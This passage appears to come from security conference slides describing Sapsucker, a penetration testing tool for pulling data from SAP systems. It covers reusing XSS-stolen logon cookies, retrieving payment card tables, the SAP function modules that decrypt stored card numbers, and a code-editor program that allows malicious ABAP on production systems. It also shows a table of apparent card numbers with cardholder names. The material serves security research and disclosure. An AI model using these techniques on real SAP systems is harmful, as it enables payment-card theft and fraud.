
**Lower classifications:** [Red-breasted Sapsucker](#), [Williamson's Sapsucker](#), [Yellow-bellied Sapsucker](#), [Red-naped Sapsucker](#)



source: Wikipedia

# Free Tool? - Sapsucker

- ▶ Named after the famous bird
- ▶ Allows easy access to SAP tables via RFC and HTTP(s) protocols
- ▶ Allows reusing XSSed SAP logon cookies for RFC connections
- ▶ SNC (Secure network communications) supported
- ▶ SAP router supported
- ▶ Easily extract and filter sensitive data





The screenshot shows the 'ESNC Penetration Testing Suite - SAPSUCKER' interface. It includes a 'Settings and Data' section with fields for User Name (ESNC), Password (\*\*\*\*\*), Client Number (800), Server (7.7.7.14), Sysnr/Port (00), Language (EN), SSO2 Ticket, and SAP Router. A 'Retrieve Table' button is visible. Below this is the 'Table Information' section for table 'FPLTC', with a description 'Payment cards: Transaction data - SD'. A table of fields is shown with checkboxes for selection: CCNUM (checked), CCFOL, DATAB, DATBI, CCNAME (checked), and CSOUR. A 'Retrieve Fields' button is present. At the bottom, a data table for 'FPLTC' is displayed with columns: 'plan number / ...', 'Payment card...', 'Payment cards: Card number', 'Payment cards: Name o...', and 'Currenc...'. The status bar at the bottom indicates 'The table 'FPLTC' is successfully retrieved. Retrieved row count: 98'.

plan number / ...	Payment card...	Payment cards: Card number	Payment cards: Name o...	Currenc...	
00595	VISA	4485407772890862	George Nelligen	USD	
00595	VISA	4485407772890862	George Nelligen	USD	
00605	MC	5448010021644016	Martin Schiller		
00605	MC	5448010021644016	Martin Schiller	EUR	
00620	VISA	4716344821768818	Horst Meier	EUR	
00622	VISA	4716344821768818	Horst Meier	EUR	
800	0000000623	VISA	4716344821768818	Horst Meier	EUR
800	0000000624	VISA	4716344821768818	Horst Meier	EUR




# Decrypting Encrypted Credit Card Numbers

- ▶ Due to PCI-DSS requirements, cardholder data must be encrypted.
  - Tables e.g. PCA\_SECURITY\_RAW, CCSEC\_ENC, CCSEC\_ENCV, CCARDEC, /PMPAY/PENCRP contain encrypted data (if encryption is enabled)
- ▶ Program RS\_REPAIR\_SOURCE spawns a code editor
  - An attacker could use it to type malicious ABAP code, even on production systems



# Are we the only ones?

- ▶ The data can be decrypted via function modules  
`CCARD_DEVELOPE` or  
`CCSECA_CCNUM_DECRYPTION`
  - the RFC `/PMPAY/P_ENCRYP RFC` or  
`XIPAY_E4_CRYPTO` for Paymetric
- ▶ People are already doing this!
  - and they are sharing their experiences



The screenshot shows a forum post on the SAP Community Network. The post is titled "DECRYPTION multiple credit cards" and is marked as "Not Answered". The user "jayasunder reddy" posted it on August 29, 2011, at 8:17 PM. The post content, which is highlighted with a red box, reads: "Hi Experts, I am using CCSECA\_CCNUM\_DECRYPTION function module to decrypting card number inside Loop for to see full credit card number . It takes so much time.Any Function module for decrypting multiple card numbers at a time. It is very urgent. Thanks". The forum interface includes a navigation menu with categories like Products, Services & Support, and About SCN, and a header with the SAP logo and user information.



